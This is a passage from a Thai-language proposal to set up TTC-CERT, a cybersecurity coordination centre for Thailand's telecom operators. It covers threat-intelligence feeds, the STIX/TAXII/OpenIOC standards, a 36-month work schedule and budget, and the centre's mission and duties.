[18] "Spamhaus." https://www.spamhaus.org/. Accessed 8 Oct. 2020.

[19] "Introducing Mandiant Advantage: Threat Intelligence — Know ...." 6 Oct. 2020, https://www.fireeye.com/blog/products-and-services/2020/10/introducing-mandiant-advantage-threat-intelligence.html. Accessed 8 Oct. 2020.

[20] "About Kaspersky Threat Data Feeds - Kaspersky support." 4 Aug. 2020, https://support.kaspersky.com/13849. Accessed 8 Oct. 2020.

ของบ็อตเน็ตตลอด 365 วัน), จาก spam traps, deep web, และ ข้อมูลอื่น ๆ ที่ Kaspersky เก็บรวบรวมมานานกว่า 2 ทศวรรษ

(3) SophosLabs Intelix[21] - SophosLabs Intelix เป็นแพลตฟอร์มข้อมูลภัยคุกคามที่เป็นข้อมูลให้กับผลิตภัณฑ์ของ Sophos อย่างไรก็ตาม ผู้ใช้งานสามารถเข้าถึงข้อมูลภัยคุกคามทางไซเบอร์ของ Sophos ได้แก่ file hash, URL เป็นต้น รวมทั้งผู้ใช้งานสามารถส่งตัวอย่างไฟล์ต้องสงสัยเพื่อให้ระบบของ Sophos ดำเนินการวิเคราะห์ผ่าน REST API ส่งผลให้ ผู้ใช้งานสามารถเพิ่มข้อมูลภัยคุกคามนี้ในระบบของผู้ใช้งานเองได้อย่างง่ายดายและรวดเร็ว

(4) RiskIQ PassiveTotal[22] - ข้อมูลภัยคุกคามทางไซเบอร์ของ RiskIQ PassiveTotal ได้จากการรวบรวมข้อมูลจากอินเทอร์เน็ตและฐานข้อมูลอัจฉริยะ เพื่อระบุภัยคุกคามทางไซเบอร์ ตลอดจนระบุโครงสร้างพื้นฐานและเครื่องมือของผู้โจมตี และใช้ประโยชน์จาก machine learning เพื่อขยายขีดความสามารถในการตอบสนองต่อภัยคุกคามทางไซเบอร์

2.8. มาตรฐานที่เกี่ยวข้องเพื่อใช้ในโครงการระบบ Platform การแลกเปลี่ยนข้อมูลและการเตรียมการเชื่อมต่อและใช้งาน Intelligence Feed

2.8.1. TAXII (Trusted Automated eXchange of Indicator Information)[23] เป็นมาตรฐานของบริการในการแลกเปลี่ยนข้อมูลเพื่อให้สามารถแลกเปลี่ยนข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ ซึ่งเป็นมาตรฐานกลางที่สามารถใช้ในการแลกเปลี่ยนข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ที่ไม่ขึ้นอยู่กับผลิตภัณฑ์ใด ๆ มาตรฐานนี้เปรียบเสมือนเป็นยานพาหนะขนส่งสำหรับข้อมูลภัยคุกคามที่มีโครงสร้างแบบ STIX ซึ่งเป็นมาตรฐานโครงสร้างที่มีการใช้งานในการแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์อย่างกว้างขวาง

2.8.2. STIX (Structured Threat Information eXpression)[24] เป็นมาตรฐานซึ่งได้รับการพัฒนาโดย MITRE (องค์กรที่ไม่แสวงหาผลกำไรของสหรัฐอเมริกา) เพื่อกำหนดโครงสร้างข้อมูลเกี่ยวกับภัยคุกคามทางไซเบอร์ ให้สามารถแลกเปลี่ยนข้อมูล วิเคราะห์ข้อมูลโดยอัตโนมัติ หรือวิเคราะห์โดยนักวิเคราะห์ได้อย่างเป็นระบบ

2.8.3. OpenIOC (Open Indicators of Compromise)[25] - Mandiant (บริษัทด้านความมั่นคงปลอดภัยทางไซเบอร์ของสหรัฐอเมริกา) ได้พัฒนารูปแบบ OpenIOC เพื่อช่วยในการติดตามผู้ไม่ประสงค์ดี แฮกเกอร์ แคมเปญการโจมตี และเครื่องมือที่ใช้ในการโจมตี โดยออกแบบสำหรับ

[21] "SophosLabs Intelix." https://www.sophos.com/en-us/labs/intelix.aspx. Accessed 8 Oct. 2020.

[22] "RiskIQ PassiveTotal Threat Detection & Investigation Platform ...." https://www.riskiq.com/products/passivetotal/. Accessed 8 Oct. 2020.

[23] "Introduction to TAXII." 8 Aug. 2020, https://oasis-open.github.io/cti-documentation/taxii/intro.html. Accessed 29 Sep. 2020.

[24] "Introduction to STIX." 8 Aug. 2020, https://oasis-open.github.io/cti-documentation/stix/intro.html. Accessed 29 Sep. 2020.

[25] "The History of OpenIOC | FireEye Inc." 17 Sep. 2013, https://www.fireeye.com/blog/threat-research/2013/09/history-openioc.html. Accessed 29 Sep. 2020.

การแลกเปลี่ยนข้อมูลภัยคุกคามในรูปแบบที่อุปกรณ์รักษาความปลอดภัยต่าง ๆ สามารถนำไปใช้งานได้อย่างอัตโนมัติ

2.8.4. JSON (JavaScript Object Notation)[26] - เป็นรูปแบบข้อความมาตรฐานสำหรับการแสดงข้อมูลที่มีโครงสร้างตาม JavaScript object syntax มีรูปแบบในการเก็บข้อมูลแบบ key, value เช่น '{"key": "value"}' โดย JSON จะถูกออกแบบมาเพื่อใช้สำหรับการส่งข้อมูลในเว็บแอปพลิเคชัน หรือ Applications Program Interface (API) เช่น การส่งข้อมูลบางส่วนจากเซิร์ฟเวอร์ไปยังไคลเอนต์เพื่อให้สามารถแสดงบนหน้าเว็บได้ ทั้งนี้ JSON มีจุดเด่น คือ เครื่องคอมพิวเตอร์สามารถสร้างและอ่านข้อมูลได้ง่าย รวมถึงมนุษย์สามารถอ่านและทำความเข้าใจได้ง่ายเช่นกัน ซึ่ง JSON เป็นรูปแบบข้อมูลที่เป็น text ทำให้นำไปใช้งานได้กับแทบทุกภาษาโปรแกรม

[26] "JSON.org." https://www.json.org/. Accessed 29 Sep. 2020.

3. ขอบเขตและกิจกรรมการดำเนินงาน

ขอบเขตการดำเนินโครงการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม โดยรวมมีขอบเขตดังนี้

3.1. การบอกรับสมาชิกของศูนย์ TTC-CERT กลุ่มเป้าหมายประกอบด้วยผู้ประกอบกิจการโทรคมนาคมที่ได้รับใบอนุญาตประกอบกิจการโทรคมนาคมประเภทใดประเภทหนึ่ง

3.2. กำหนดโครงสร้างและภารกิจของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ซึ่งมีรายละเอียดใน หัวข้อที่ 5 รายงานโครงสร้างและภารกิจของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

3.3. จัดให้มีการประชุมคณะทำงานดำเนินการศูนย์ TTC-CERT เพื่อกำหนดนโยบาย และแนวทางการดำเนินงานของศูนย์ TTC-CERT ในช่วง 6 เดือนแรก ทางศูนย์ TTC-CERT จะจัดให้มีการประชุมอย่างน้อยเดือนละ 1 ครั้ง หลังจากนั้นจะจัดให้มีการประชุม 2 เดือนครั้ง

3.4. จัดหาสถานที่ที่จะจัดตั้งเป็นศูนย์ประสานงานของศูนย์ TTC-CERT

3.5. จัดหาครุภัณฑ์สำหรับศูนย์ TTC-CERT เพื่อให้มีครุภัณฑ์อย่างพอเพียงและ มีประสิทธิภาพในการดำเนินงาน

3.6. การวิจัยพัฒนา และปรับปรุงระบบ Platform การแลกเปลี่ยนข้อมูลภัยคุกคามทางไซเบอร์

3.7. การจัดหาและเชื่อมต่อเข้ากับระบบป้อนข้อมูลจากระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed)

3.8. การจัดกิจกรรมการแถลงข่าวการจัดตั้งศูนย์ TTC-CERT เพื่อสร้างความเชื่อมั่นให้กับผู้ใช้บริการโทรคมนาคม

3.9. กิจกรรม Capacity Building เพื่อฝึกอบรมสมาชิกผู้ใช้บริการศูนย์ TTC-CERT และเพื่อสร้างความเชื่อมั่นและไว้วางใจระหว่างกันระหว่างสมาชิก

3.10. การเผยแพร่ความรู้ทางวิชาการด้านการรักษาความมั่นคงปลอดภัยทางไซเบอร์เพื่อประโยชน์สาธารณะในรูปแบบการจัดงานสัมมนา และการเผยแพร่ข้อมูลผ่านสื่อ Online กลุ่มเป้าหมายในการเผยแพร่ความรู้ทางวิชาการประกอบไปด้วย ผู้ใช้บริการโทรคมนาคม การเงิน และธุรกรรมทางอิเล็กทรอนิกส์ผ่านโครงข่ายโทรคมนาคม

3.11. การประสานงานความร่วมมือกับองค์กรหรือหน่วยงานต่าง ๆ ที่เกี่ยวข้องในเรื่องความมั่นคงปลอดภัยทางไซเบอร์

4. แผนการดำเนินงานโครงการ

ระยะเวลาดำเนินโครงการ 36 เดือน โดยมีแผนการดำเนินโครงการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ดังนี้

การดำเนินงาน	ปีที่ 1												ปีที่ 2												ปีที่ 3												ปีที่ 4		
	*1	2	3	4	5	6	7	8	9	10	11	12	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3
1. นัดประชุมคณะทำงานดำเนินการศูนย์ TTC-CERT																																							
2. บุคลากร TTC-CERT (นักวิจัย) พร้อมดำเนินงาน																																							
3. เช่าสถานที่ และ Virtual Private Server																																							
4. ดำเนินการวิจัย พัฒนา และปรับปรุง ระบบ Platform การแลกเปลี่ยนข้อมูล																																							
4.1 ออกแบบและวางแผน																																							
4.2 ทดสอบตามที่ไว้วางแผนและออกแบบ																																							
4.3 ติดตั้งระบบปฏิบัติการ, Operating System Hardening																																							

การดำเนินงาน	ปีที่ 1												ปีที่ 2												ปีที่ 3												ปีที่ 4		
	*1	2	3	4	5	6	7	8	9	10	11	12	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3
4.4 ติดตั้งระบบ Platform การแลกเปลี่ยนข้อมูล, Application Hardening																																							
4.5 Configuration ระบบ Platform การแลกเปลี่ยนข้อมูล เบื้องต้น																																							
4.6 ดำเนินการในเรื่อง Vulnerability Assessment ระบบ Platform การแลกเปลี่ยนข้อมูล																																							
4.7 ดำเนินการในเรื่อง Patch Management ระบบ Platform การแลกเปลี่ยนข้อมูล																																							
4.8 Configuration เกี่ยวกับ การ enable https, การ Taging การควบคุมการเข้าถึง (access control) การเก็บ Log และ ปรับปรุงระบบตามความต้องการต่อการใช้งานและประสิทธิภาพ																																							
4.9 Configuration ระบบ Platform การแลกเปลี่ยนข้อมูล เพื่อขยาย Capacity ออกไปในระดับที่สอดคล้องกับปริมาณข้อมูลที่เพิ่มและปริมาณการใช้งานที่เพิ่มขึ้น																																							

การดำเนินงาน	ปีที่ 1												ปีที่ 2												ปีที่ 3												ปีที่ 4		
	*1	2	3	4	5	6	7	8	9	10	11	12	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3	4	5	6	7	8	9	10	11	12	1	2	3
4.10 การสำรองข้อมูล ระบบ Platform การแลกเปลี่ยนข้อมูล																																							
5. Integrate และใช้งาน Threat Intelligence Feed						■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■			
6. การจัดงานแถลงข่าวเปิดตัว TTC-CERT						■																																	
7. การจัดงาน Capacity Building												■									■									■										
8 การจัดงานสัมมนาเพื่อประโยชน์สาธารณะ																									■														
9. การเผยแพร่ความรู้สู่สาธารณะ			■			■			■			■			■			■			■			■			■			■			■			■			
10. การส่งมอบงานให้กองทุน	■									■									■									■									■		
11. การรับเงินสนับสนุนจากกองทุน		■									■									■									■								■		

หมายเหตุ

1. แผนงานเริ่มต้น ณ วันที่มีการทำสัญญารับเงินสนับสนุนจากกองทุน (*1 เริ่มตั้งแต่ 22 ก.ย. 2563)
2. กำหนดการอาจเปลี่ยนแปลงได้ตามความเหมาะสม

การดำเนินโครงการศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม มีแผนปฏิบัติการ (Project Schedule) และแผนงบประมาณ (Project Cost) ดังนี้

กิจกรรม	น้ำหนักงาน (%)	ระยะเวลา (Duration)	แผนปฏิบัติการ (Schedule)		แผนงบประมาณ (Budget)					
			เริ่มต้น	สิ้นสุด	งวดที่ 1	งวดที่ 2	งวดที่ 3	งวดที่ 4	งวดที่ 5	รวม
● ประชุมคณะทำงานดำเนินการศูนย์ TTC-CERT ครั้งที่ 1 ● เตรียมการวิจัยและพัฒนา Platform แลกเปลี่ยนข้อมูล ● เตรียมการเชื่อมต่อและใช้งาน Intelligence Feed ● เตรียมการสรรหาและคัดเลือกบุคลากร TTC-CERT ● เตรียมการเช่าสถานที่เพื่อเป็นศูนย์ปฏิบัติงาน TTC-CERT ● เตรียมการจัดงานแถลงข่าว	35	30 วัน	23 ก.ย.63	22 ต.ค.63	6,597,647.79 ร้อยละ 35					6,597,647.79
● ประชุมคณะทำงานดำเนินการศูนย์ TTC-CERT ครั้งที่ 2-7 ● สรรหาและคัดเลือกบุคคลากร TTC-CERT ● จัดซื้อจัดหาครุภัณฑ์ สถานที่ และเช่า Server ● วิจัยและพัฒนา Platform แลกเปลี่ยนข้อมูล (ครั้งที่ 1) ● การเชื่อมต่อและใช้งาน Intelligence feed (ครั้งที่ 1) ● จัดงานแถลงข่าว ● การเผยแพร่ความรู้สู่สาธารณะ (ครั้งที่ 1-3) ● ประสานงานกับองค์กร/หน่วยงาน ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์ (ครั้งที่ 1)	25	270 วัน	23 ต.ค.63	19 ก.ค.64		4,712,605.57 ร้อยละ 25				4,712,605.57

กิจกรรม	น้ำหนักงาน (%)	ระยะเวลา (Duration)	แผนปฏิบัติการ (Schedule)		แผนงบประมาณ (Budget)					
			เริ่มต้น	สิ้นสุด	งวดที่ 1	งวดที่ 2	งวดที่ 3	งวดที่ 4	งวดที่ 5	รวม
● ประชุมคณะทำงานดำเนินการศูนย์ TTC-CERT ครั้งที่ 8-12 ● วิจัยและพัฒนา Platform แลกเปลี่ยนข้อมูล (ครั้งที่ 2) ● การเชื่อมต่อและใช้งาน Intelligence feed (ครั้งที่ 2) ● จัดงาน Capacity Building ครั้งที่ 1 ● จัดงานสัมมนาเพื่อประโยชน์สาธารณะ ● การเผยแพร่ความรู้สู่สาธารณะ (ครั้งที่ 4-6) ● ประสานงานกับองค์กร/หน่วยงาน ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์ (ครั้งที่ 2)	25	270 วัน	20 ก.ค.64	15 เม.ย.65			4,712,605.57 ร้อยละ 25			
● ประชุมคณะทำงานดำเนินการศูนย์ TTC-CERT ครั้งที่ 13-16 ● วิจัยและพัฒนา Platform แลกเปลี่ยนข้อมูล (ครั้งที่ 3) ● การเชื่อมต่อและใช้งาน Intelligence feed (ครั้งที่ 3) ● จัดงาน Capacity Building ครั้งที่ 2 ● จัดงานสัมมนาเพื่อประโยชน์สาธารณะ ● การเผยแพร่ความรู้สู่สาธารณะ (ครั้งที่ 7-9) ● ประสานงานกับองค์กร/หน่วยงาน ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์ (ครั้งที่ 3)	10	270 วัน	16 เม.ย.65	10 ม.ค.66				1,885,042.23 ร้อยละ 10		1,885,042.23

กิจกรรม	**น้ำหนักงาน (%)**	**ระยะเวลา (Duration)**	**แผนปฏิบัติการ (Schedule)**		**แผนงบประมาณ (Budget)**					
			เริ่มต้น	สิ้นสุด	งวดที่ 1	งวดที่ 2	งวดที่ 3	งวดที่ 4	งวดที่ 5	รวม
● ประชุมคณะทำงานดำเนินการศูนย์ TTC-CERT ครั้งที่ 17-21 ● วิจัยและพัฒนา Platform แลกเปลี่ยนข้อมูล (ครั้งที่ 4) ● การเชื่อมต่อและใช้งาน Intelligence feed (ครั้งที่ 4) ● จัดงาน Capacity Building ครั้งที่ 3 ● การเผยแพร่ความรู้สู่สาธารณะ (ครั้งที่ 10-12) ● จัดทำรายงานสรุปการดำเนินการฉบับสมบูรณ์ ● ประสานงานกับองค์กร/หน่วยงาน ที่เกี่ยวข้องกับการรักษาความปลอดภัยทางไซเบอร์ (ครั้งที่ 4) ● จัดทำรายงานผลการดำเนินงานฉบับย่อสำหรับลงตีพิมพ์ในวารสารสำนักงาน กสทช.	5	240	10 ม.ค.66	7 ก.ย.66					942,521.11 ร้อยละ 5	942,521.11
รวมทั้งสิ้น	**100**	**1080 วัน**			6,597,647.79	4,712,605.57	4,712,605.57	1,885,042.23	942,521.11	18,850,422.26

วิธีการดำเนินโครงการ

5. โครงสร้างและภารกิจของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

CERT (Computer Emergency Response Team) คือ ทีมผู้เชี่ยวชาญด้านความมั่นคงปลอดภัยไซเบอร์ สำหรับกรณีตามข้อเสนอโครงการนี้ Thailand Telecommunications CERT (TTC-CERT) จะเป็น CERT สำหรับภาคส่วน (Sector) โทรคมนาคม ซึ่งให้บริการ Platform การแลกเปลี่ยนข้อมูล และการให้บริการระบบป้อนข้อมูลจากฐานข้อมูลอัจฉริยะ (Threat Intelligence Feed) เพื่อเพิ่มประสิทธิภาพในการรับทราบภัยคุกคามทางไซเบอร์และการร่วมกันปกป้อง และรักษาความมั่นคงปลอดภัยไซเบอร์

5.1. กล่าวทั่วไป

ชื่อ (ภาษาไทย) : ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

อักษรย่อ (ภาษาไทย) : ไม่มี

ชื่อ (ภาษาอังกฤษ) : Thailand Telecommunications Computer Emergency Response Team

อักษรย่อ (ภาษาอังกฤษ) : TTC-CERT

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม คือ ศูนย์กลางประสานงานประกอบด้วยผู้ประกอบกิจการโทรคมนาคมที่เป็นสมาชิกผู้ก่อตั้งตามบันทึกข้อตกลงความร่วมมือการจัดตั้งศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม ฉบับลงวันที่ 22 กันยายน พ.ศ. 2563 เพื่อให้เป็นไปตามเจตนารมณ์และวัตถุประสงค์ของพระราชบัญญัติการรักษาความมั่นคงปลอดภัยไซเบอร์ พ.ศ. 2562 ในการรับมือกับภัยคุกคามที่อาจเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคม อันจะส่งผลกระทบต่อความมั่นคงหรือความสงบเรียบร้อยของสาธารณะหรือประเทศชาติ จึงต้องมีการจัดตั้งศูนย์กลางในการพัฒนามาตรฐานความมั่นคงปลอดภัยไซเบอร์และการพัฒนาบุคลากร เพื่อเพิ่มขีดความสามารถในการบริหารจัดการ ป้องกันและรับมือกับภัยคุกคามความมั่นคงปลอดภัยไซเบอร์ของอุตสาหกรรมโทรคมนาคมของประเทศ เรียกว่าศูนย์ TTC-CERT เป็นศูนย์กลางในการบริหารจัดการ โดยมีคณะทำงานดำเนินการ ศูนย์ TTC-CERT และอยู่ภายใต้การกำกับดูแลของสมาคมโทรคมนาคมแห่งประเทศไทยในพระบรมราชูปถัมภ์

5.2. พันธกิจ ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม เป็นศูนย์กลางในการประสานงานและแลกเปลี่ยนข้อมูลข่าวสาร ด้านความมั่นคงปลอดภัยไซเบอร์ ระหว่างผู้ประกอบการที่เป็นสมาชิกฯ และองค์กรอื่น ๆ ภายนอก เพื่อรับมือกับภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นต่ออุตสาหกรรมโทรคมนาคม อันจะส่งผลกระทบต่อความมั่นคงหรือความสงบเรียบร้อยของสาธารณะหรือประเทศชาติ รวมถึงเป็นศูนย์กลางในการพัฒนามาตรฐานความมั่นคงปลอดภัยไซเบอร์และการพัฒนา

บุคลากร เพื่อเพิ่มขีดความสามารถในการบริหารจัดการ ป้องกัน และรับมือกับภัยคุกคามความมั่นคงปลอดภัยไซเบอร์ของอุตสาหกรรมโทรคมนาคมของประเทศ

5.3. วัตถุประสงค์ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

5.3.1. เป็นศูนย์กลางในการระดมผู้มีความรู้ ความเชี่ยวชาญทั้งจากสมาชิกและองค์กรภายนอก เพื่อสนับสนุนและพัฒนาขีดความสามารถในด้านความมั่นคงปลอดภัยไซเบอร์ ให้แก่อุตสาหกรรมโทรคมนาคม รวมทั้งเป็นหน่วยงานที่มีการบริหารงานที่มีประสิทธิภาพ มีความเป็นมืออาชีพ มีอิสระ โปร่งใส ตรวจสอบได้ และมีการตรวจสอบถ่วงดุลที่ดี

5.3.2. เป็นหน่วยงานที่ได้รับการยอมรับจากภาครัฐในการเป็นตัวแทนของอุตสาหกรรมโทรคมนาคมด้านความมั่นคงปลอดภัยไซเบอร์ ตามพระราชบัญญัติการรักษาความมั่นคงปลอดภัยทางไซเบอร์ พ.ศ.2562

5.3.3. เป็นหน่วยงานที่ได้รับการยอมรับในระดับนานาชาติในการเป็นตัวแทนของอุตสาหกรรมโทรคมนาคมของประเทศในด้านการป้องกันภัยคุกคามทางไซเบอร์

5.3.4. เป็นหน่วยงานที่สร้างประโยชน์ด้านการประสานงานและแลกเปลี่ยนข้อมูลข่าวสาร ด้านความมั่นคงปลอดภัยไซเบอร์ ด้านเทคโนโลยีสารสนเทศและโทรคมนาคม ให้กับสมาชิกอย่างทั่วถึงและเป็นธรรม

5.4. บทบาท หน้าที่ ความรับผิดชอบ และกรอบการทำงาน ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

5.4.1. ก่อตั้งเครือข่ายความร่วมมือระหว่างสมาชิก เพื่อการประสานงานและแลกเปลี่ยนข้อมูลข่าวสารด้านความมั่นคงปลอดภัยไซเบอร์ระหว่างสมาชิก ตลอดจนกำหนดขั้นตอน วิธีการ รูปแบบ บุคลากร เครื่องมือและเทคโนโลยีที่จำเป็นในการประสานงาน เพื่อให้ การประสานงานมีมาตรฐานและประสิทธิภาพกว่าการประสานงานระหว่างผู้ประกอบการกันเอง

5.4.2. ทำหน้าที่เป็นศูนย์ประสานงานกลางในการให้บริการแลกเปลี่ยนข้อมูล ที่ได้รับความไว้วางใจและเชื่อถือได้สำหรับสมาชิกซึ่งเป็นผู้ประกอบกิจการโทรคมนาคม

5.4.3. เป็นศูนย์กลางของสมาชิกในการระดมความช่วยเหลือในการแก้ปัญหาภัยคุกคามด้านความมั่นคงปลอดภัยไซเบอร์ให้กับสมาชิก

5.4.4. จัดทำข้อเสนอแนะต่อการพัฒนาอุตสาหกรรมโทรคมนาคมที่เกี่ยวข้องกับความมั่นคงปลอดภัยไซเบอร์ และ โครงสร้างพื้นฐานสำคัญทางสารสนเทศ (Critical Information Infrastructure - CII) เพื่อเสนอต่อหน่วยงานภาครัฐ

5.4.5. จัดทำแผน Telecomunication Incident Response plan ของภาคส่วนโทรคมนาคม ร่วมกันกับสมาชิก ตลอดจนทำการซักซ้อมแผน (Cyber Exercise) โดยกำหนดวิธีปฏิบัติ และร่วมกับ ThaiCERT และ ปอท. เมื่อเกิดเหตุ

5.4.6. พัฒนามาตรฐานความมั่นคงปลอดภัยไซเบอร์สำหรับอุตสาหกรรมโทรคมนาคมและ ผลักดันให้ได้รับการยอมรับอย่างเป็นทางการ

5.4.7. รวบรวม ตรวจสอบ รายงาน และตอบสนองต่อภัยคุกคามทางไซเบอร์อย่างเป็นระบบ

5.4.8. รวบรวมข้อมูลที่เกี่ยวข้องกับการจัดการเหตุการณ์และภัยคุกคามด้านความมั่นคงปลอดภัยทางไซเบอร์ เพื่อเตรียมการจัดการเหตุการณ์ที่อาจเกิดขึ้นในอนาคตให้ดีขึ้นและให้มีการกำหนดมาตรการการป้องกันเหตุการณ์ดังกล่าวที่เหมาะสม

5.4.9. เป็นตัวแทนของสมาชิก เพื่อแสวงหาความร่วมมือกับองค์กรต่าง ๆ ในเรื่องความมั่นคงปลอดภัยไซเบอร์

5.4.10. เป็นตัวแทนของสมาชิกหรือร่วมกับสมาชิกในการประสานงานกับองค์กรภายนอก ทั้งภาครัฐและเอกชน ทั้งในประเทศและต่างประเทศ ในกรณีที่มีเหตุกระทบความมั่นคงปลอดภัยไซเบอร์ต่ออุตสาหกรรมโทรคมนาคมหรือกระทบต่อสมาชิก

5.4.11. เป็นตัวแทนของสมาชิกในการประสานงานกับภาครัฐให้มีการกำกับดูแลด้านความมั่นคงปลอดภัยไซเบอร์ โดยคำนึงถึงผลกระทบต่อการดำเนินธุรกิจของสมาชิก

5.4.12. เป็นตัวแทนของสมาชิกในการสร้างภาพลักษณ์ที่ดีต่อสาธารณะในเรื่องความมั่นคงปลอดภัยไซเบอร์

5.4.13. ให้การสนับสนุนสมาชิกในการพัฒนาและเพิ่มขีดความสามารถในการดำเนินการให้สอดคล้องกับมาตรฐานความมั่นคงปลอดภัยไซเบอร์

5.4.14. กำหนดข้อตกลงในการพัฒนาแพลตฟอร์ม (Platform) ที่ใช้ในการแลกเปลี่ยนข้อมูล Incident กับสมาชิก รวมถึง ISAC/CSIRT/CERT ระหว่างภาคส่วน (Sector) อื่น ๆ เป็นต้น


5.4.15. จัดเตรียมระบบแจ้งเตือน ระบบแลกเปลี่ยนข้อมูล และแจ้งเตือนเกี่ยวกับภัยคุกคามด้านความมั่นคงปลอดภัยทางไซเบอร์สำหรับสมาชิกซึ่งเป็นผู้ประกอบกิจการโทรคมนาคม

5.4.16. พัฒนา Traffic Light Protocol ร่วมกันระหว่างสมาชิก

5.4.17. ส่งเสริมการพัฒนาบุคลากร การแลกเปลี่ยนความรู้ และการสร้างความตระหนักรู้เกี่ยวกับความมั่นคงปลอดภัยทางไซเบอร์

5.4.18. สร้างกิจกรรมต่าง ๆ เพื่อสร้างความเชื่อมั่นและไว้วางใจ (Trust) ระหว่างสมาชิกซึ่งเป็น ผู้ประกอบกิจการโทรคมนาคม

5.5. บทบาท หน้าที่ ความรับผิดชอบ และกรอบการทำงาน ของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม



5.6. การดำเนินงานของศูนย์ประสานงานรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์ด้านโทรคมนาคม

5.6.1. คณะทำงานดำเนินการศูนย์ TTC-CERT

สทค. ได้พิจารณาแต่งตั้ง คณะทำงานดำเนินการขึ้นคณะหนึ่ง เรียกว่า “คณะทำงานดำเนินการศูนย์ TTC-CERT” จำนวน 10 คน เป็นผู้มีอำนาจหน้าที่ในการบริหารจัดการและดูแลการดำเนินงานของศูนย์ TTC-CERT โดยมีองค์ประกอบดังนี้

(1) ประธานคณะทำงานซึ่งเป็นผู้แทนจาก สทค. จำนวน 1 คน

